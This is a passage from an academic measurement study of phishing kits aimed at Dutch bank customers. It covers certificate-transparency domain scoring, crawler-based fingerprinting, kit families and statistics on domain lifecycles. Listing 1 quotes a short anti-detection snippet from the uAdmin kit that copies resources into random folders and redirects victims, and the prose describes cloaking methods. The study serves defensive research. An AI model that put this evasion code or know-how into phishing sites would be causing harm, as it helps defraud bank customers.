Fingerprinting kits We manually examined each phishing kit and created *fingerprints* based on the unique properties of these kits. Both the file names, including the full path from the root of the website, as well as strings found on the main page of the website are used to derive this fingerprint. For example, uncommon file names are considered good candidates for a fingerprint. Next, we inspect the home page of the domain to find uncommon strings in the HTML source code. This could be text shown to the victim, but also invisible HTML or JavaScript code included on the page. These fingerprints are used by our crawler to detect the phishing kits deployed on domains in the wild. An example of a phishing kit with the corresponding fingerprint is shown in Figure 5.

3.2 Domain detector

To discover new phishing domains, we leverage the fact that 78% of all phishing in 2020 is served over HTTPS – which requires the use of X.509 certificates – according to the Anti-Phishing Working group [16]. As soon as TLS certificates are issued, they appear in the Transparency Logs Project [19] – a project initiated by Google that collects all issued X.509 certificates. These logs are designed to audit the validity of these certificates, but we use this continuous stream of certificates to find new potential phishing domains. The logs can be monitored continuously using `certstream` – an intelligence feed that shares real-time updates from the Certificate Transparency Log network [6]. We thereby limit ourselves to phishing domains within two of the five categories of the taxonomy created by Oest et al. [38]. Namely, long, deceptive subdomains (type III) and deceptive top-level domains (type IV). Since TLS certificates do not contain paths after the domain name, we can not detect type I and II domains. In addition, as IP addresses – which can be used within TLS certificates – do not contain potentially malignant words, we are unable to detect type V phishing domains.

We advance on the `certstream` Python library [7] to create an application that monitors these logs for potential phishing domains. Just like Lin et al. [28], we were inspired by PhishCatcher [52], an open-source PoC demonstrating the possibilities of finding phishing domains through Certificate Transparency Logs. Our application analyzes all domains present in each certificate and calculates a score based on the features listed in Table 1, along with their assigned weighted scores. The first feature extracted is the use of Punycode within the domain name. If that is found, we increase the score with 30 and normalize the domain name for further analysis by converting the Punycode symbols to their regular counterparts. For instance, we convert `xn-pypl-loac.com` to `paypal.com`, which we then use in further steps. We increase the score with 20 for domains hosted on the 10 most abused TLDs according to Spamhaus [41]. Afterwards, we split this domain name into words and search for fake TLDs (which could be part of domain names of targeted Dutch banks, so `.com`, `.nl`, `.me`), brand names (of the 13 targeted Dutch banks) and suspicious keywords (a list of 78 words we made ourselves). We also identify typosquatted variations of the latter two by searching for words with a Levenshtein distance of 1 within the domain name. Additionally, we count the number of hyphens and subdomains and inspect the certificate. The score for domains listed in a free certificate is increased with 20. For domains included in a (paid) certificate with *Extended Validity*, we decrease the score with 100, as we do not expect attackers to pay and complete verification process. Finally, we disregard domains from Dutch banks and a number of cloud service providers through a white list to prevent false positives. When a threshold of 110 is reached, the domain is marked as potentially malicious and added to the Elasticsearch index along with the extracted features and the complete X.509 certificate. This threshold was determined after our testing period in June-August, 2020, and was considered a good balance between true and false positives. Do note that we aim to collect as many *potential* phishing domains, while keeping the number of false positives manageable. This means that the threshold is not fully optimized to a specific value. Ultimately, our domain crawler – explained in the next section – is responsible for the actual identification of phishing domains.

Table 1: Features used to detect potential phishing websites

Domain feature	Example & references	Score
Punycode usage	`xn-pypl-loac.com` [11, 30]	30
Suspicious TLDs	`.xyz`, `.icu`, `.top` [16, 41]	20
TLD as subdomain	`x.com.domain.net` [16, 27]	20
Brand name	`brand.domain.net` [16, 27]	40-150
Typosquatted brand	`paypa1.com` [22, 27]	0-110
Suspicious keyword	`login`, `verify` [27, 31]	25-50
Hyphens count	`brand-n--ame.net` [18, 27]	$3x$
Subdomain count	`sub.x.domain.net` [27, 32]	$3x$
Free certificate	`Let's Encrypt` [16, 48]	20
Fake `www`	`wwwbrand.com` [22]	45

3.3 Domain crawler

To find traces of the gathered and fingerprinted phishing kits, we crawl each of the domains detected by our domain detector. Every hour, the crawler retrieves new possible phishing domains from the Elasticsearch index and starts processing them subsequently. First, it determines if the domain is online, and if so, a FireFox browser controlled by the Selenium WebDriver [43] is launched and visits the domain just like a regular user would. All outgoing Web traffic is routed through a VPN connection to obfuscate our IP address and to easily change our IP address when necessary. While visiting the Web page, the IP address is resolved, HTML sources are stored, and a screenshot is taken. The *favicon* is extracted and hashed using an average hashing function [23], similar to the method suggested by Geng et al. [13]. They showed that more than 83% of phishing websites employ fake *favicons* mimicking the targeted brand or organization. Geng et al. created an algorithm that is able to identify similar *favicons* by comparing the gray values of pixel rows to detect the slightly changed ones. Such hashing is thus perceptual, meaning that small changes in the image result in only minor hash changes. We used their methods to identify domains that do not mimic one of the targeted brands by comparing the *favicon*'s hash to the hashes of Dutch banks *favicons* (12 different brands, 24 icons in total). A domain is omitted from further analysis when the Hamming distance between the found hash and all the hashes Dutch banks differs more than 10%. If no *favicon* is present,

the domain is analyzed further. Another perceptual hash is generated for the screenshot of the visited page. This hash is used to spot any differences on the page since the last visit. If the hash has not changed since the last visit, we skip further analysis. Otherwise, we continue the analysis by retrieving the `WHOIS` record, which reveals the registrar and the creation date of the domain.

Finally, we start the phishing kit identification phase. In this phase, we adopt a three-layer approach. First, the crawler starts with a search through the list of loaded resources of the Web page. The format of the fingerprints allows us to search for partial file path matches within this list of resources. Given the example in Figure 5, resource `https://domain.com/rabobank/background.png` matches fingerprint `rabobank/background.png`. Secondly, we perform a string-based search on the landing page to find matching string fingerprints – e.g., if the page includes the sentence from Figure 5, it will be detected. To be able to detect phishing kit resources that are not loaded on the landing page of the website, we perform an extensive search for files and directories on the server using `wFuzz` [33], which tries to `HTTP GET` all resources included in the fingerprint. Given the example in Figure 5, resource `adminpanel/the_manual.txt` is not loaded on the landing page of the website, but can be detected in this third phase. To harden our detection method against minor changes in phishing kits, we decided to classify a domain as true phishing and identify it as being made with a particular phishing kit when at least 10% of a fingerprint is found in one of these steps. We removed false positives due to this low threshold from our dataset manually in Section 5. Each domain that is inserted into the Elasticsearch index is monitored on an hourly basis for a maximum of seven days after the initial analysis.

3.4 Deployment and testing

Figure 6 gives an overview of the process of deploying our measurement setup and data collection period. As elaborated on in Section 3.1, the research started with an exploration on Telegram for phishing kits. These kits were dissected to create fingerprints, and then utilized to detect phishing activity on domains. In parallel, we started building our measurement system and as one can can see, we dedicated a significant portion of time on developing, reviewing, and upgrading our deployment.




Figure 6: Timeline of the creation and testing of our measurement methodology

During our testing phase, newly found phishing kits from open directories are constantly added manually to the crawler application. During this same testing phase, we also identified five new, unknown, phishing kits on domains labeled as potentially malicious by our domain detector. However, the crawler could not find any matching fingerprints and labeled these domains as *potentially phishing*. After manual inspection, we determined that these domains were indeed phishing, and we created fingerprints based on the characteristics of these live domains, similar to what we did for the phishing kits in Section 4.2. We completed this iterative process five times during our testing period and grouped these phishing kits as *unknown*. In September, 2020, we stopped testing, made no further changes and started the data collection.

4 Phishing kit analysis

As discussed in Section 2, phishing campaigns hinge on successful deployment, which can be made easy with a phishing kit. To collect these kits, we manually inspected public Telegram channels following a snowball sampling approach and downloaded `.zip` files from open directories on potential phishing websites. Our initial search in January, 2020, resulted in a collection of 36 phishing kits discovered by manually inspecting 50 public Telegram channels. In the following months, we continued to monitor these channels periodically and gathered yet another 10 phishing kits in May, 2020. Additionally, as explained in Section 3.3, we automatically downloaded `.zip` files from open directories on phishing websites, which resulted in a collection of another 24 phishing kits retrieved in the period July – December 2020. In total, we gathered 70 different phishing kits, which we then manually dissected. We analyzed their operating procedures and techniques, came to understand the anatomy of a typical phishing kit and clustered their features to discern phishing kit families. The results of these analyses are outlined in the following subsections.

4.1 Anatomy of a phishing kit

A phishing kit consists out of many files that together ensure the functionality of the kit when deployed. Among these files, we typically find:

- **Front-end pages** impersonate the original login screens of the targeted banks or can be categorized as decoy landing pages (as explained in Section 2.1), which direct the victims to fake login screens afterwards.

- **Resources** are the files behind the front-end pages, such as JavaScript, CSS and images. These can either be hosted on the same server – hence included in the phishing kit – or retrieved from the website of the targeted organization.

- **Manuals** are often located in the root folder of the phishing kit and include detailed instructions on how to setup a VPS, acquire a TLS certificate and install the phishing kit. These files often mention default login credentials and a reference to the creator of the kit.

- **Control panel**, allowing the phisher to access the backend of the phishing kit, view the phished credentials, or trigger new events for the victim. These panels range from simple text files to extensive dashboards with live visitor manipulations, statistics and third-party integrations like Jabber – a XMPP instant message service.

- **Anti-detection (cloaking) methods** are present in some kits to prevent detection by law enforcement agencies, independent researchers like us or anti-phishing services such as Google SafeBrowsing [20]. For example, setting up strict IP blockades on the server-side in an `.htaccess` file as discussed by Oest et al. [38] or by redirecting certain visitors based on their IP address, geolocation or User-Agent string through PHP scripts. This can also be done client-side by utilizing JavaScript as discussed by Invernizzi et al. [21].

4.2 Phishing kit families

Precise distinctions between the 70 phishing kits are difficult to make, due to the unstructured nature of phishing kit development. During our manual dissection of the gathered kits, we noticed that a large portion of these kits contained copies, older versions or modifications of one another. Creating unique fingerprints for each of these kits is therefore difficult, as such fingerprints could easily match a slightly changed or copied version of another kit. To solve this problem and enable analysis on their usage, we categorized the gathered phishing kits into 10 families by comparing the files present within each kit. For each of the gathered phishing kits, we calculated the percentage of overlapping files by comparing them pairwise and counting file path matches. Following a similar methodology as Bijmans et al. [3], we used a graph structure to find clusters of similar phishing kits that we can group into families. Displayed in Figure 7 we find a directed graph with phishing kits shown as nodes and edges created due to overlapping files. An edge between two phishing kits is created if 75% of the files in a kit are overlapping. To find families of kits that belong together, we employed a community extraction technique proposed by Blondel et al. [4]. This is a heuristic method based on modularity optimization. The resulting structure describes how the network can be compartmentalized into smaller sub networks. Utilizing this technique we determined 10 families of at least two phishing kits per family, in which we group 53 phishing kits. The remaining 17 phishing kits have no significant overlap with others and are thus considered not part of any family. An overview of the five largest phishing kit families can be found in Table 2.

When taking a closer look at Figure 7, we clearly observe one large interconnected network containing four different phishing kit families - the *uAdmin*, *tikkie*, *ics*, and *livepanel* families. From this large community we can confirm the hypothesis that phishing kits 'learn' – or steal – a lot from each other. The *uAdmin* and *tikkie* families have a lot of overlapping files, but are nevertheless separated in two families. By examining the codebase of both these families more closely we can see that, whilst they both build upon the same framework – which will be explained in the following paragraph – they have slightly different possibilities. Following this same logic, we took a closer look at the *ics* family. These kits are connected to the larger network through merely one kit. The framework used in that phishing kit connects the *ics* family to the network and is again built upon the same codebase as the rest of the cluster. However, it is interesting that the other three kits in the *ics* family are not built upon this framework, but do have the same target as the connecting phishing kit. This indicates that this family has 'evolved' into using this framework to perform their phishing activities, adapting to newer technologies. The other, smaller families, positioned to the right in Figure 7, clearly employ different tactics compared to the large interconnected network. For example, the five phishing kits in the *bonken* family are all built upon the ASP.NET Core platform, and have nothing in common with the other clusters. As the two largest families and 26 phishing kits in our dataset are build upon the same framework, we highlight its characteristics in the following paragraph.

uAdmin framework Universal Admin – better known as the uAdmin control panel – is a framework written in PHP and uses a SQLite3 database for information storage. As PHP can be found on almost every Web server and has built-in support for SQLite, this panel can be deployed very easily. It allows for many different templates for most Dutch banks, as well as various decoy pages (as explained in Section 2.1). An unique feature is that the administrator panel can be hosted separately

Table 2: Analysis on the five major phishing kit families

Family	# kits	Technology	Type	Decoys
uAdmin	17	PHP, SQLite3	multipanel	✓
tikkie	9	PHP, SQLite3	multipanel	✓
bonken	5	ASP.NET	multipanel	✗
ics	4	PHP, MySQL	multipanel	✗
livepanel	4	PHP	single page	✗




Figure 7: Graph of phishing kit families with the first and last two characters of the MD5 hash of the phishing kit name ($n = 70$)

from the phishing page. This makes it easy to setup multiple phishing domains and proxy all their connections to a control panel hosted elsewhere. Part of the uAdmin framework is the *O-token* plugin, enabling real-time interaction with the victim. It includes a detailed log of all entered information, as well as buttons to prompt the victim for more input and the possibility to integrate Jabber notifications. This real-time interaction with the victim also allows the attacker to act as a man-in-the-middle to defeat two-factor authentication defenses. uAdmin employs a number of anti-detection methods. There is an `antibot.php` script, which blocks a list of IP addresses, host names and User-Agents. Additionally, when a victim visits one of the pages, a unique folder is created on the Web server, all necessary resources are copied into it and the victim is redirected to that folder after a timeout of 1 second, as shown in Listing 1.

```
$random = rand(0, 10000000);
$md5    = md5("$random");
$base   = base64_encode($md5);
$dst    = 'a1b2c3/'.md5("$base");
...
$src = "def";
dublicate($src, $dst);
...
<script type="text/javascript">
 setTimeout(function(){
   window.top.location.href='<?php echo $dst."?".
       $_SERVER["QUERY_STRING"]; ?>'; },1000)
</script>
```

Listing 1: Anti-detection techniques employed (file copy and a JavaScript redirect) by the uAdmin phishing kit family

This code snippet is very similar to the code mentioned by Han et al. [17] and Oest et al. [39] and tries to prevent detection by anti-phishing services like PhishTank [40] or Google Safe Browsing [20]. Han et al. [17] discovered that these anti-phishing bodies crawl submitted domains themselves and place the landing URL on their block lists. In this case, this is a random path on the Web server, hereby preventing detection. In February, 2021, the Ukrainian attorney general's office reported that they arrested the developer of the uAdmin phishing kit, after reports that it was used in more than half of all phishing attacks in Australia in 2019 [25]. The Australian Federal Police stated that *"Pretty much every Australian received a half dozen of these phishing attempts."* [25]. Financial institutions in 11 countries including the United States, Italy and the Netherlands were suffering from phishing attacks through uAdmin.

5 Phishing domain analysis

Using the method of analyzing the stream of issued TLS certificates in real time as described in Section 3.2, our domain detector labeled 7,936 domains as potentially malicious, which meant that these domains reached the threshold value and are further analyzed by our crawler. The domain crawler could match fingerprints of known phishing kits on 1,504 of these domains, which we all manually checked for false positives. We removed 61 domains on which our crawler discovered fingerprints, but no actual phishing took place. On most of these domains, this was the result of a fingerprint not being specific enough, and in some cases the domain responded successfully to all `HTTP GET` requests and thus matched all fingerprints. Finally, as we are investigating the complete end-to-end life cycle of phishing campaigns, we only included domains able to complete a life cycle. This meant that we excluded domains that were discovered in the final week of the data collection period and therefore omitted another 80 domains from our dataset. Our final dataset contained 1,363 verified phishing fully qualified domain names (FQDN) which have been online for at least one hour. These were hosted on 1,112 different registered domain names (RDN), as some domains hosted multiple phishing pages on different subdomains. A summary of our dataset is listed in Table 3.

Table 3: Summary of our phishing domains data collection

Data collection start	September 6, 2020
Data collection end	January 6, 2021
Amount of visits made by crawler	499,497
Amount of potential phishing domains found	7,936
Amount of identified phishing FQDN	1,363
Amount unique phishing RDN	1,112
Average amount of FQDN online every day	31
Median time online (h)	24

5.1 Domain name characteristics

Setting up a new phishing domain requires a balance between the right amount of persuasion of the victim and stealth to prevent early detection by anti-phishing organizations. As explained in Section 3.2, common practices to hide malicious activity are to obfuscate (parts of) the URL by using deceptive subdomains, Punycode or typosquatting. The use of deceptive subdomains is categorized as type III by Oest et al. [38] and we could discover only 66 of such domains in our dataset. As listed in Table 4, we identified much more type IV domains (1,297) in our dataset. 16 of the 66 type III phishing FQDNs increased their credibility by including the full FQDN of the target brand as subdomains. This practice can be the result of either one of the following techniques: this RDN could be hijacked or especially chosen to increase stealth. In the case of hijacked domains, attackers have taken control over the domain and made (multiple) subdomains for their phishing page, a practice discussed extensively by Han et al. [17]. For the other technique, adding the domain of the targeted bank as a subdomain is done to increase the credibility of the URL, which works especially well on mobile devices on which the complete URL is not always shown in the GUI. Distinctions between these two categories are difficult to make, as we can not determine whether a domain is hijacked or chosen on purpose by the attacker to avoid early detection.

Although mentioned in related and previous work on this phenomenon [26, 30], we did not find any successful usage of Punycode obfuscated domains in our dataset. The use of Punycode did increase the malicious score of a domain in our domain detector, and we identified 21 of such domains, but our crawler did not find matching fingerprints on any of them. This could indicate that the use of Punycode is less popular among attackers focused on Dutch consumers, as we did find references to other banks outside our scope. On the other hand, typosquatting – also known as URL-hijacking – is found 36 times in our dataset. The practice of replacing the character `i` with `l` in domains mimicking the *ING Bank* and *ICS Cards* is popular, as we found respectively 16 and 20 of such domains.

However, most phishing FQDNs in our dataset simply obfuscate their malicious intents by not mentioning the name of the target organization. As shown in Table 5, more than half of the domains in our dataset (770) did not include any references to Dutch banks, but were detected because of other words mentioned, which we included in our methodology as *suspicious keywords*. These words refer to either banking related matters – e.g., *payment*, *verification* or *debit card* – or to completely different matters, often related to the decoys mentioned in Section 2.1.

Targeted banks An analysis of the FQDNs that do refer to one of the targeted banks results in insights into their popularity. Note however, indicators in the domain name are not always directly linked to the actual Web page on that domain – e.g., a domain including a reference to bank A contains the login screen of bank B. Our domain detector searched for references to the ten largest Dutch retail banks and two daughter brands of ABN AMRO – Tikkie and ICS Cards – within all domains and was able to identify 593 FQDNs referring to one of them. As shown in Table 5, we found 194 domains referring to the Rabobank, which makes it the prime target for attackers. In contrast, only ten domains contained references to Regiobank, making this bank to seem a less attractive target.

5.2 Domain registrations

When choosing a top-level domain (TLD) as an attacker, it is important to keep in mind that different registries have different policies when it comes to monitoring and cleaning of their TLD. Some registries allow registrars – the companies selling the domains used for phishing to the attackers – to sell large quantities of domain names to attackers and are hereby knowingly contributing to online abuse. As The Spamhaus project states: *"Some registrars and resellers knowingly sell high volumes of domains to these actors for profit, and many registries do not do enough to stop or limit this endless supply of domains."* [41]. The Spamhaus Project monitors domains in SPAM messages and calculates the percentage of bad domains within each TLD zone. We compare their data with our results to find out whether phishers focused on Dutch consumers favour these TLDs over the more regularly used TLDs in the Netherlands. The results of our analysis – listed in in the first columns of Table 6 – show that `.info` is the most commonly used TLD in our dataset, followed by `.xyz`. These phishers tend to choose one of the many 'bad' TLDs, but they also stick to the more commonly used TLDs in the Netherlands, such as `.com` and `.nl`.

Domain registrars Using the retrieved `WHOIS` records, we were able to identify the registrar of 933 of the 1,112 RDNs in our dataset, we thus have no information about the registrar for 179 RDNs. Inspecting the `WHOIS` records of the 933 domains, revealed that *Namecheap* is by far the most popular registrar used by phishers, as 72.6% of all phishing domains was registered through that registrar. Other large registrars, such as

Table 4: High-level classification of detected domains with examples from our study

Type III Long, deceptive subdomain	ics-beveiligingsprocedure.zap123456-7.plesk11.zap-webspace.com mijn.ing.nl.u1234567.cp.regruhosting.ru	66	4.8%
Type IV Deceptive top-level domain	betalingsverzoek-online.link ing-verificatiepagina.eu	1,297	95.2%

Table 5: Popularity of targeted banks and suspicious keywords

Brand name	#	**Suspicious word**	*(translation)*	#
Rabobank	194	Betaal	*(pay)*	300
ING Bank	135	Verzoek	*(request)*	271
ICS Cards	48	Mijn	*(my)*	217
Tikkie	40	Veilig	*(secure)*	159
Knab	37	Betaling	*(payment)*	153
ABN AMRO	25	Omgeving	*(environment)*	119
Bunq	16	Platform	*(platform)*	116
SNS Bank	13	Verificatie	*(verification)*	87
Regiobank	10	iDeal	*(iDeal)*	73
Triodos	8	DigiD	*(DigiD)*	70
Not mentioned	770	Not mentioned		125

Porkbun and *GoDaddy.com* are significantly less popular than one would expect. Another interesting observation is the use of *REG.RU*, a Russian domain registrar, which is found 46 times in our dataset. An overview of the 10 most popular domain registrars can be found in the middle of Table 6.

Certificates authorities The fourth step in the end-to-end life cycle of a phishing campaign is acquiring a TLS certificate. As explained in Section 3.2, we leverage this step to detect phishing domains in our analysis. *Let's Encrypt* is the main supplier of TLS certificates in our dataset, as 67% of all FQDNs use such free certificates. Additionally, we found 146 domains with a certificate issued by *cPanel*, software often used to manage the domain. Most certificates (99%) are Domain Validated (DV), but we gathered 33 TLS certificates issued through *CloudFlare*'s free certificate service which were Organisation Validated (OV). These certificates require additional validation steps which are highly unlikely for a phisher to fulfill, as this would disclose their identity.

6 Phishing website deployments

In the four month data collection period, our domain crawler made a total of 499,497 visits to 7,936 unique FQDNs. As explained in Section 3.3, the crawler visits every domain labeled as potential phishing by our domain detector and monitors it for a period of a maximum of seven days after initial discovery. Properties such as the used phishing kit, the IP address and `WHOIS` record are gathered during this process.

Besides choosing a suitable TLD and a domain name to be used for their phishing attack, phishers also need a place to host their website. By resolving the IP addresses of identified phishing domains and mapping them to their corresponding Autonomous System Numbers (ASNs), we determined the hosting provider of each domain. An overview of the top ten providers can be found in Table 6. Similar to the domain registrations mentioned in Section 5, *Namecheap* is the most popular hosting provider among attackers in our dataset. The overall popularity of *Namecheap* has various reasons. First of all, it is – like it says – cheap and as attackers want to maximise their profits, it makes sense to rent an inexpensive VPS instead of an expensive one. Second, *Namecheap* accepts payments in Bitcoin [36], which offers more operations security to attackers due to the relative anonymity of Bitcoin transactions. Finally, it is mentioned explicitly by various phishing kit creators in their manuals.

Surprisingly, none of the hosting providers in this list can be regarded as *bulletproof* – i.e., very reluctant to LEA requests – except from HS, short for Host Sailor. This provider does have a disreputable background [24], but is used by only 58 domains in our dataset. Another interesting entry in Table 6 is *Combahton*, an inexpensive German hosting provider used by services like *zap-webspace.de* and *gamingweb.de*. From the lack of bulletproof hosting providers we derive that these phishers are not concerned about an extended lifespan of their domain. As long as they act quickly, they are long-gone before their domain is taken offline by third-parties. However, the choice of these services does open avenues up for possible law enforcement interventions, as mainstream hosting providers – such as *Namecheap* – are willing to cooperate with law enforcement.

6.1 Phishing kit prevalence

As stated in Section 4.2, we obtained a total of 70 phishing kits, which we dissected and grouped into 10 families of similar kits. During the data collection period, our crawler found matching fingerprints for 7 of the 10 different families. We show the size of the Dutch phishing landscape and the popularity of the different phishing kit families in Figure 8, in which the total number of active and online phishing domains are shown per day, categorized per phishing kit family.

Although we expected a wide variety of phishing kits to be used, the opposite turned out to be true. The overwhelming majority of phishing domains our detector found was made

Table 6: Overview of the top 10 top-level domains (TLDs), domain registrars and hosting providers used by attackers

TLD ($n = 1,112$)	#	%	**Registrar** ($n = 933$)	#	%	**Hosting provider** ($n = 836$)	#	%
.info	202	18.2	Namecheap	678	72.6	Namecheap	280	33.5
.xyz	159	14.3	REG.RU LLC	46	4.9	Combahton	84	10.0
.com	149	13.4	Porkbun LLC	30	3.2	HS	58	6.9
.nl	102	9.2	NameSilo, LLC	21	2.3	Alibaba (US) Technology Co.	56	6.7
.me	74	6.7	Eranet International Ltd.	17	2.4	Cherryservers	29	3.5
.icu	71	6.4	GoDaddy.com, LLC	12	1.3	First Colo	26	3.1
.online	57	5.1	Tucows Domains Inc.	12	1.3	NCONNECT-AS	24	2.9
.site	50	4.5	AXC	10	1.1	Serverion	23	2.8
.net	28	2.5	Hosting Concepts B.V. - Openprovider	8	0.9	YURTEH-AS	14	1.8
.top	23	2.1	Registrar.eu	6	0.6	OVH	14	1.7




Figure 8: Number of domains active per day, grouped per phishing kit family ($n = 1,363$)

using one of many variants of phishing kits within the *uAdmin* family. Almost 89% of all identified phishing websites were made with a kit within this family, shown by the size of the lower blue bars in Figure 8. As explained in Section 4.2, these phishing kits contain many templates for different banks and often include decoy pages, making them attractive to aspiring phishers. The support for many different bank login templates also explains why many of the domains are labeled as *'multiple'* in Figure 8. These domains have fingerprint matches of both *uAdmin* and another phishing kit family. It seems that phishing kit creators are integrating as many templates as possible from different kits into the uAdmin framework. The structure of this framework remains often unchanged, as we could locate the control panel on its default location on 775 of the 1,211 FQDNs (64%) that matched a fingerprint of a phishing kit in the *uAdmin* family. Finally, as shown in red in Figure 8, the category *unknown* consists of new, unknown phishing kits found on live phishing domains. As explained in Section 3.4, we manually verified that these domains were indeed phishing, and created fingerprints of the used kits according to the characteristics of these live domains.

6.2 Campaign duration

Since our crawler monitored each identified phishing domain for a maximum of seven days (168 hours), we were able to closely follow these domains and capture the end-to-end life cycle of a typical phishing campaign. Additionally, as stated before in Section 5, we manually checked the dataset




Figure 9: Histogram of phishing domain uptimes, domains with multiple certificates included ($n = 1,363$)

to prevent any false positives from being included in the data and only included domains with a complete end-to-end life cycle in our analysis, which allowed us to analyze this in the next paragraphs.

First, we plot a histogram of the uptimes of all domains in our dataset in Figure 9 with a logarithmic Y-axis. As one can see, the majority of domains have an uptime of 0 to 200 hours, which coincides with our maximum analysis period of 168 hours. However, there are 75 domains with an uptime of more than 168 hours (7 days). After manually inspecting this unexpected result, we found that these domains requested multiple TLS certificates during their uptime, which caused our domain crawler to restart the crawling cycle as soon as a new certificate was issued. Since these outliers heavily influence the results and prevent us from determining timestamps of the steps in the life cycle, we exclude them for the remainder of the analysis in this paragraph.

Now, we are able to calculate the uptime of the 1,288 remaining phishing domains in our dataset. On average, a phishing domain in our dataset is online for 45 hours, but we find a median uptime of 24 hours. The uptimes are shown as a cumulative distribution function (CDF) in Figure 10. Thus, 50% of all domains have a lifespan less than a day, whereas just over 30% is online for more than two days. These numbers again stress the fact that speed is key in anti-phishing initiatives.

Installation of phishing kits Although it is hard to determine which actors are behind phishing attacks on Dutch consumers, the timestamps of the first identification of an active phishing kit installation does give some clues into the region of the world these attackers operate from. And as shown in Figure 11, the phishing kit installation times (in UTC+1) line up nicely with the Dutch circadian rhythm. Most phishing kits are installed successfully during the day, whilst almost none of them are installed in the middle of the night. This finding, and the fact that most manuals of the gathered phishing kits are written in Dutch, extends the conclusions of Han et al. [17], as this would indicate that both victim and attacker originate from the same country.

During installation and testing of the kit, visitors are occasionally redirected to popular benign domains like Google or Bing, or to the website of the target organization. During our crawls, we observed 49 different phishing domains doing this before their phishing kit was fully deployed and operational.

End-to-end life cycle steps We can determine timestamps of all steps within a typical phishing campaign – shown in Figure 2 and explained in Section 2 – by combining the retrieved `WHOIS` records and crawling timestamps of all identified phishing domains. Unfortunately, 460 FQDNs in our dataset lack `WHOIS` information due to inconsistent information formatting or server errors beyond our control. Therefore, these domains are excluded from the analysis in this paragraph. Additionally, we focus this analysis on type IV phishing domains only. As type III domains include hijacked domains which have not been registered purposefully for phishing.

The end-to-end life cycle analysis on the remaining 818 domains is summarized in Figure 12 as a horizontal box plot, with the hours since domain registration on a logarithmic X-axis. As indicated by the red bars inside the boxes, a phishing domain is online – i.e., returns a successful `HTTP 200` response – three hours after registration on average. Oftentimes, quickly followed by the installation of a phishing kit, on average only one hour later. After a successful installation, the phisher sends out the *bait* to its potential victims and waits for credentials to be filled in. The domain goes offline after 40 hours on average. The majority of domains complete this full life cycle within a couple of days. Note however, that there are also outliers. In these cases, the domain was registered many days in advance, waiting to be used by the attacker. In our dataset, only 114 of the 818 domains (14%) were registered more than 24 hours before coming online.




Figure 10: CDF of a phishing domain uptime ($n = 1,288$), domains with multiple certificates issued excluded

6.3 External resources & evasion techniques

